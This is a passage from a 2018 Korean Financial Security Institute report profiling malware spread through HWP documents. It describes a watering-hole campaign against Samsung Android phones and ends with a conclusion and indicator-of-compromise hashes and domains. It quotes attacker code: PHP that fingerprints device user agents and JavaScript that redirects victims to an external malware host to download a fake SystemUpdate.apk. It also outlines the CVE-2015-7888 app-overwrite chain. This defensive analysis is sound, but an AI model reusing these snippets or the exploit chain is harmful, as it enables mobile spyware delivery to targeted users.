34) 경유지로 이용된 탈북자 및 시민운동 관련 악성 웹페이지 목록은 "(첨부) 침해지표" 참고
35) 삼성 모바일 단말기 관련 임의의 파일 쓰기가 가능한 취약점
36) 구글 크롬 브라우저 관련 서비스 거부(DoS)타입의 취약점

CVE-2015-7888 을 이용한 유포 방식

01. 방문자가 침해된 **악성 경유지 사이트**에 접속

02. 경유지에 iframe 태그로 삽입된 **유포 스크립트(test.php) 동작**

03. 접속 단말기의 환경 확인

- 안드로이드 버전, 모바일 브라우저 정보,삼성 모바일 단말기 여부 확인

```
$os = "Android";
$a = "Android 5.0";
$b = "SM-";
  $b1 = "SHV-";
  $c = "KAKAOTALK";
  $d = "DaumApps";
  $e = "NAVER";

if(strpos($info, $os) == false){
  exit;
}
```

```
$chromevs1 =  "Chrome/44";
$chromevs2 =  "Chrome/46";
$sb = "SamsungBrowser";
$na = "NAVER";
$kt = "KAKAOTALK";

if(strpos($info, $chromevs1) == true || strpos($info, $chromevs2) == true){
  if(strpos($info, $sb) == true || strpos($info, $kt) == true){
    //include 'ad.html';

                    $fpv8 = fopen("logv8.png", "a+");
                fputs($fpv8,$logline);
                fclose($fpv8);
```

04. 접속한 단말기의 정보를 **로그파일로 기록**

05. 유포지에 기록한 로그파일을 저장 (로그파일 확장자 : png)

06. /sdcard/Download 경로에 cred.zip 파일을 다운로드

07. CVE-2015-7888 취약점을 이용한 파일(cred.zip)로 시스템 권한의 경로에 있는 **정상앱을 악성앱(드롭퍼)으로 덮어쓰기**

08. 드롭퍼 악성앱(base.apk)에서 정보탈취형 **악성앱 드롭 및 설치**

CVE-2015-6764 을 이용한 유포 방식

01. 방문자가 침해된 **악성 경유지 사이트**에 접속

02. 경유지에 iframe 태그로 삽입된 **유포 스크립트(array.js) 동작**

03. CVE-2015-6764 취약점으로 모바일 브라우저 동작 방해

04. 모바일 브라우저에서 오류 발생 시, window.location.reload()를 호출하여 웹페이지를 새로고침

05. 웹페이지를 새로고침하면서 정보탈취형 악성앱이 있는 유포지 경로로 이동하여 악성앱 다운로드 및 설치 시도

- 웹브라우저 새로고침 후 top.location에 저장되어 있는 악성앱 유포지로 이동

```
function setCookie(){
  var d = new Date();
  d.setTime(d.getTime() + 10*24*60*60*1000);
  var expires = "expires=" + d.toUTCString();
  var RandWord = makeid();
  document.cookie = "uid=" + RandWord + ";" + "expires=" + expires;
}

top.location = "http://edsi.co.kr/    /      /   /SystemUpdate.apk";
```

악성앱 감염 시, 지속적인 동작을 위해 재부팅 시 자동으로 서비스가 시작되며, 설치된 앱과 단말기 사용자 정보, 모델, 기기 시리얼 등의 단말기 고유정보를 외부 클라우드 서비스(Dropbox 또는 Yandex)로 전송한다. 또한 추가 악성코드를 다운로드하여 녹음 및 SMS 정보를 모니터링하는 기능을 수행하는 것으로 추정된다.

CVE-2015-7888 취약점을 이용한 방식은 동일하지만, 압축파일내에 있는 악성앱에서 사용하는 패키지명과 클라우드 서비스를 변경하면서 최종 사용된 익스플로잇(cred.zip) 경량화 작업을 진행한 것으로 추정된다.

• 패키지명과 클라우드 서비스 이용방식 변화[37)]

최종변경시간	파일명	파일유형	파일	사용된 패키지명	클라우드
2017-06-23	c_d	압축 파일	715,442	com.google.android.marvin.talkback com.google.android.tts com.mobeam.barcodeService	Dropbox
2017-08-10	c_y1		352,134		Yandex
2017-08-16	c_y2		419,240	com.mobeam.barcodeService	Yandex
2017-08-18	c_y3		199,018	com.sec.android.app.samsungapps	Yandex
2017-08-18	cred.zip		124,166	com.sec.android.app.samsungapps	Yandex

37) (첨부2) 모바일 악성앱에서 사용한 패키지명 및 클라우드 서비스 연관도

06 결론

한글 워드프로세서는 개방형 문서 표준 포맷인 XML(Extensible Markup Language)기반 OWPML(Open Word Processor Markup Language)과 ODF(Open Document Format)을 지원하고 있다. 이는 다른 문서편집 프로그램을 이용하여 HWP 파일을 열람 할 수 있다는 의미다.

이처럼 문서편집 프로그램이 호환됨에도 불구하고 한글 워드프로세서의 사용 비율이 높은 것은 오랜기간 공공부문의 문서가 한글문서(HWP)로 되어 있어 한글 워드프로세서를 사용하는 것이 가장 편리하기 때문이다. 그리고 공공부문 관련 사업을 진행하는 민간 회사 뿐만 아니라 공공기관에 게시된 한글문서를 읽고 편집하기 위해 일반인도 한글 워드프로세서를 자주 사용하고 있다. 이러한 국내의 특수한 환경으로 인하여 공격자는 한글문서를 악용하여 지속적으로 악의적인 행위를 수행하고 있다.

그 중 포스트스크립트를 악용하는 H-PS 타입의 한글문서는 많은 공격에 이용되고 있으며, 최근 발견된 악성 한글문서에서도 사용되는 방식이다. 이에 따라, 포스트스크립트와 관련된 기능은 2016년 8월 이후로 한글 워드프로세서에서 제거된 상태이다. 즉, 최신 버전의 한글 워드프로세서를 사용하는 사용자들에게는 더이상 큰 위협이 되고 있지 않다. 그럼에도 불구하고 지속적으로 공격에 악용되고 있는 이유는 최신 버전이 아닌 구버전을 사용하는 이용자가 많기 때문이다. 한글 워드프로세서를 최신버전으로 업그레이드하여 사용하지 않거나 불법적인 경로를 통해 구버전의 소프트웨어를 다운로드하여 사용하고 있기 때문이다. 따라서, 최신 업데이트 적용 등의 조치를 통해 보안의 사각지대를 제거하는 작업이 지속적으로 이루어져야한다.

금융보안원은 캠페인 DOKKAEBI 라는 이름으로 블루노로프, 김수키, 스카크러프트와 같은 다양한 위협그룹[38]을 추적 및 분석하여 한글문서를 악용하는 각 위협그룹들의 특징적인 공격 방식을 전체적으로 파악하고 데이터베이스화 하고 있다. 또한, 한글 악성코드의 주요 정보를 추출하고 분류하는 작업을 자동화하여 분석의 효율성을 높이는 도구 개발 역시 진행 중이다.


축적된 데이터를 기반으로 작성한 본 보고서의 분석 결과는 각 금융회사 및 유관기관들과의 공유를 통해 악성 한글문서가 첨부되어 발송되는 스피어피싱 이메일 공격에 협력적 대응이 가능할 것으로 보인다.

앞으로도 금융보안원은 이와 같이 악성 한글문서를 통한 피해 확산 방지를 위해 지속적으로 노력할 것이며 본 보고서를 통해 금융권을 포함한 많은 권역에서 악성 한글문서와 관련된 위협 대응 시 많은 도움이 될 수 있기를 바란다.


38) 위협그룹에 대한 특정은 수많은 요소들을 고려해야되는 작업이며, 본 보고서에서 특정한 한글 악성코드 타입별 연관 위협그룹들은 추가 식별되는 요소들에 의해 추후 변경될 수 있다.

첨부 1. 악성 한글문서 타임라인

	2015-04	2015-07	2016-05	2016-08	2016-09	2016-10	2016-11	2016-12	2017-01	2017-02	2017-03	2017-04
H-JS												
H-DS												
H-PS-S-1												
H-PS-S-2												
H-DL												
H-PS-F (MZ)												
H-PS-F (-MZ)												
H-PS-F (LNK)												
H-PS-S-3 (XOR-4byte)												
H-PS-S-3 (yaoshi)												
H-PS-S-4												
H-PS-S-5												
H-PS-S-6												
H-PS-S-7												


2017-05
2017-06
2017-07
2017-08
2017-09
2017-10
2017-11
2017-12
2018-01
2018-02
2018-03
2018-04
2018-05
2018-06

첨부 2. 모바일 악성앱에서 사용한 패키지명 및 클라우드 서비스 연관도



06

침해지표

침해지표

• 악성 한글문서

Type	SHA256
HWP	9C907E254F1723B0A32E4FE1D1636CA1D38CB6B654F71D31330FD46292543ECA
HWP	4EE3B3C45E3BD55613CF6727E000664DDF229A4F133954775E603C511FA3F154
HWP	6506C9E239D5F886A9A725BB85F8A95D44DAD110F861DCF9481AECF8DE2D2AE0
HWP	226B3E4F4F3C48AB33E4759DA1C025FC79D61AAD04C4F761C0C2107BD51FF703
HWP	F809287E23FBE52DFF63702477B7B67DCC877B7FE9DB5ABE9449CDA18644C9DE
HWP	F3EC8DB8B1F52EBA733478FBD28DEBDE40650B004B5881F31D6DEB3DCE6EEADA
HWP	9F6D9673C3AE3E4A5C7F64F5FFDF36B5B5AB97FDC2EBDE6FE4EB37D44C1254F0
HWP	A624F9653B005C2E71F1A65EBE4DE1F07B6441756CE6219F88ECA035948C4682
HWP	A3C9A459AC26E5D4F8F6191B3811E39F3516757A10A7818DE6E092BE9F646B3D
HWP	DB806D0EE7144E8E5EFF055CC6BD2C321DEF2740B11590821D507B6FD369142E
HWP	4BCC34489B45850D086DF86C6D12DB714A5E6719292D4C30B6C3E93EF0F505F9
HWP	D0361ADB36E81B038C752EA1A7BDC5517B1E44F82909BC2BD27B77B2652667EE
HWP	BA08B13577EEF393DB69A20D9B881BFD18E86EC37690C25CC2931A7B26DBDC6F
HWP	8DC6E8ECCAAA9EBE77B60AB364E7A56BA81BB00664485D3090B58286DF0CA37C
HWP	EB47DC2D806B15F135A5B766CD3430E10AC6C0319B08F065B655172F87C5E5A4
HWP	0D56C5F20B2DA3659F05D613D3FAEB41D9E82A45E9161C3B48805EBB7B2730B9
HWP	7875614ECD08474662A7AA2A1D8830B9EA7749A997B529C5501C35BE4DA9CCCD
HWP	19BEA7F46F1C9B6FC6D03EABFE334A365D36C405919441F2A1F378BBC7174DB9
HWP	A1C26CE6854B17A6D34D06A241B4A5086E2227C50006C579D65CCDFD7622C6E5
HWP	9B7766B0F7E4B61DA87D7283CF65AA2614C2A468024DEE980A28EE52AD87CDAB
HWP	BD8FA7793F2192D4FF3979526955D5D6C965218EB0C0FE579F8EF0602357D5A9
HWP	281828D6F5BD377F91C6283C34896D0483B08AC2167D34E981FBEA871893C919
HWP	625C65FCDBFEDB39A109767C415F8A9AC897F66A508BF03F1AF387CE209FD826
HWP	62A2706B4669BA96EE5EB834AD5ED423442D76CBAB7DD5084CEC2248F4CD0585

HWP	369E8DED9622B92FF153F5D5B073CF838FD3CB68B78ADDFD236602F34FC6A03E
HWP	262261A77C4E1F1435D9E9E31207C4664D05645237ED6D17113F6EE38FD6178B
HWP	B7E5F9391B12475FDAE20C8AFD6C2A7AB8E8A4072618E3E1543549F098FFED5F
HWP	6E531DEB2B3A7B54782D44A1EC2F49B9FF463E76E05D44EE85CC104E4A8FB380
HWP	DEEFE217500C1BB7E04C09037CF1D7D562927E31ABC830694B0F3F995220AE9D
HWP	8DB746078B5FB6A363AE609870E69E1261D497417FB23B7170CB8EE81117D12F
HWP	21E325C059429271D95CEFACED02A1A39801926FAB9DF64535AE13A25A501C01
HWP	C9E44073DF7CFA6321B08ACC8C3B7B80FD973D612C9D4274409F8FBCF0BF8D1D
HWP	16A5126924E876B78449FF7ECA701FEE13105DFA9646DE92B4D13142C6F40735
HWP	A45C939B1554FB72C1AC10F8CFCDC5B340321DE8B06BD1CB6DE047F871A1CB9A
HWP	751D2ED9E56ABF3B218DBFD5DE88576EE1BE4B02760EC6431C18BDF31031086C
HWP	B6F006FA93AC25C11DF839195E1B362DC0888F5E71AD726E78DE7D7851F1D613
HWP	9A11B7F45F4F483349CBFEBB1B1AF512C8A4DD9EDA4D9B5154DCB6F22BB0D253
HWP	FAC550E331D6BB40EF2683E357B453CE0664EC4BEEC12E4E8AC71B5FA18F2381
HWP	9A1320B650BD40B91513EC6555C99E1C164E17AB6B1EA2B66BE86658030256CB
HWP	BAB40474B0CFF1951E38D49673BB70945D7A7AAC7C6C00A28F8591E538AB8AE3
HWP	5F2FFD7479763424624986241A8F4CBE1C723B24752A20AE3BC07004DA576F16
HWP	21438BF7BB8FD6F06E990B758B2187272EC6C21E6B83193C7C0DCE2F60CE4701
HWP	4F1DD7C10ADEE45F7FF13DBFFA328AFAE26448FF39BA6D9AE91DEC611705DEDE
HWP	A7B7E6F2CC76830A0ED90B50AF4F40ED10DB73D8A0C3025D0B9131D15C9346BC
HWP	800D50E38EBD78C5F11A292A06C9D884FF50FD66D5903E352ED9843FB633DE71
HWP	2C8F6FA1CBBF91676B361A2011B6F43D1F1E75B8208F40BE2C186FF0F586CA0B
HWP	E5E2C90C5F72A920363999B26557DDA3B5996E1D7729D769F43DDDB62BBB6588
HWP	93CC473E7D3D0C4B018ED0C3CCCF2109F7DEA7FDD607CB8BB08EDE13E086596D
HWP	032EDA4F49CE866ED23936B03626BC11DD8E1E5B106489220DBF4A9335E9B915

HWP	DCF863227DD5F191CBFD320E7EB142C264F1F5AA94C6D521C4EFB0EC17BE2385
HWP	1A69A862A0FB66AF0CFC5DC131E435C3D4677525BF2F2DC3E42D35E68FF4B3A6
HWP	6B15A7761443F6A9555C0A6CAC41DE78E71016D803B726ABBB4B0489E8CC323F
HWP	83D647A2F846FB5456692D9DA24E6A89857785CBB273CCB5F7A16055B0C1A257
HWP	CD3F4905D02F9D2DB270440AE59BD36E4ABA1D750323078C2EA1CC85DA129BE6
HWP	7E90786BA4EEF2B552C745A6B65110908A5EF5C89F68B337D66D75ACE020B91B
HWP	A0359A6054FF3B245CA661EF5C51DD605410B946E1F0EFF6F6898B2368B0EF7E
HWP	AE5C5F5D9D853231EB120AC66534557BB2DEC9CB69370DA40EEF5BBB026A3EC3
HWP	F9C8548E8E49DCE5304D5D60970519631F6231269AB8B1B04ACD87CA014CD54A
HWP	3E9EAB029C52AC34B91F906C8F92AD9059531F825905260023764F8A069EDBBF
HWP	982147E4BC64546487129F62205531FAA7A425907E383904625891B7F0C18547
HWP	3BFC7BC7D08662EF572008BE94E4FA23607A1294C50D9CB610EE79BA61270D25
HWP	929D7806AE63B5E23765CDDF7BA78C63FEE8A8E9CD191976ACABB96FEBE980FF
HWP	B831A8AFAFE9D32BB33432607EC88EF44EDF4D516C38B95B69B110D7965C9304
HWP	0D2C05C0673B42BC934D85435199E1A852E7490F374871F6661C019ED62045F7
HWP	2E4B8F1F08983C5E042236EF811C291EE55DC05CB69172FBEAFB9367AF075EBF
HWP	3CFC7666C97C38F38A3B3EC1D132F2836ADE7E6E6E3CDDB30B0D7D81682DE0B2
HWP	396A684949C96815B54C8E4C2FAFBE6324D8C4DDE2C9294411658FB5209CD70C
HWP	1CC7AD407FC87ACB9C961105943C87A7BD77C4D4CC90B84B46FB5DCF779B50FD
HWP	960596AD6DDCB8947E46EDB2B7E1C098F37456D932DD3D93516E8D4705D0E81B
HWP	052ED5EC39C6C45FF42FBCA7290D7EDC8F3CA465B04211CEDCBEE66FB7547752
HWP	F068196D2C492B49E4AAE4312C140E9A6C8C61A33F61EA35D74F4A26EF263EAD
HWP	B2D8FA4E572663EC325BD467C148181186F734E0807E71195F59933A13D4DCD5
HWP	D9E440D78E9D6D656A52D7DC84F874163D0164DB87D350860E766CDDEC1F10F5
HWP	19A3E1BF2D8C5410A71358E2A780D10CE705B5076F877703D7CA49801BDC8605

HWP	41D3B14170F13DEF49100FA426CB2F9D3E27DD630ACDF78CDA8CA2504CA52A48
HWP	D30CB50641FF79FA059FBF1950047D2E34EB3E9EE7B5FF5CCED0912160D3EDB9
HWP	3F19EB0D46BB0D3D250FBEF0EE5BC56C7DCA8AF179526996AEC34CC18AA087C3
HWP	C68E996FB9021BB7C316D9D5F9DAD9251EC91989152F8908A5CCF1F7E2F581DF
HWP	485F77E5D32DE5DC05510743025A75AF5B6F714E930E22098490B7AFB71B737F
HWP	596FBDF01557C3EC89B345C57AE5D9A0B7251DD8D5A707F7353DD733274C6EB6
HWP	171E26822421F7ED2E34CC092EAEBA8A504B5D576C7FD54AA6975C2E2DB0F824

• 워드문서의 DDE 기능을 악용한 공격

Type	SHA256
DOC	22D42B6A20D655CE3719FAB531DDD6812E40FB117A644C4D8CF4A239C1276783
DOC	32407904EF8CF45F7E5E9ABD561BE451C1EED229D3E92A777D4C2B7EFC096898

• 특정 안드로이드 단말기 모델 대상 워터링홀 악성앱 공격

Type	SHA256 / URL
Javascript	84629C64CED46334B808FC599C66F5EDCADE9911B252C1CEEEF89D0FBC977AD4
PHP	67F90691A42D22A1E95080E8D3AF57CB628B38FAF9B15881B0E96DEF6D4605C4
ZIP	A85E57C55BB33B7FC0009F9C65D9F45A329EFF3E92717A9DD099C0FA76FB8BE8
ZIP	037430C2AD2601F5A0393601D542C3D7D17A69690CF959BC4ED65FB86B27A15A
ZIP	3A244285B78C8E99B0481339760AEF554EFE8EB2BFF93A93B55740D4AB71421F
ZIP	834600EC1F01A039D502A5C3F315D7AAC4D95554327B19DA17FDA30B1D57995A
ZIP	8C5B2068F6087B68B923BF0D1EF814E8D68CE767379820F0E9922683D63306BC
ZIP	6A436ACA00171111E8BB3E66F0EBE48D0CC747F1A04932BB682B1F7494EAB9E9
ZIP	BDED85D7024B6CF86CC9CE45EC851C80CB13790B9C4BD63B0B22B0FB672E9DCE
유포지	edsi.co.kr
경유지	durihana.cafe24.com
경유지	durihana.com
경유지	durihana.window.gabiauser.com
경유지	ingo.co.kr
경유지	ingonews.kr
경유지	ingonews2.mediaon.co.kr
경유지	ngonews.tv
경유지	ngonewsi.com
경유지	ngonewstv.com

경유지	nabuco.org
경유지	nabuco2.mediaon.co.kr
경유지	nbc1tv.com
경유지	nbc1tv.mediaon.co.kr
경유지	탈북동포만남의광장.kr

- 침해지표 목록 : https://pastebin.com/raw/ee8K4mBn

한글문서를 이용하는 악성코드 프로파일링

발행일 : 2018년 7월

발행인 : 김영기

작성자 : 김재기 (이후 가나다순) 곽경주, 박찬홍, 장민창, 장나리 (팀장: 정영석)

발행처 : 금융보안원

경기도 용인시 수지구 대지로 132

TEL : 02-3495-9000


금융보안원
FINANCIAL SECURITY INSTITUTE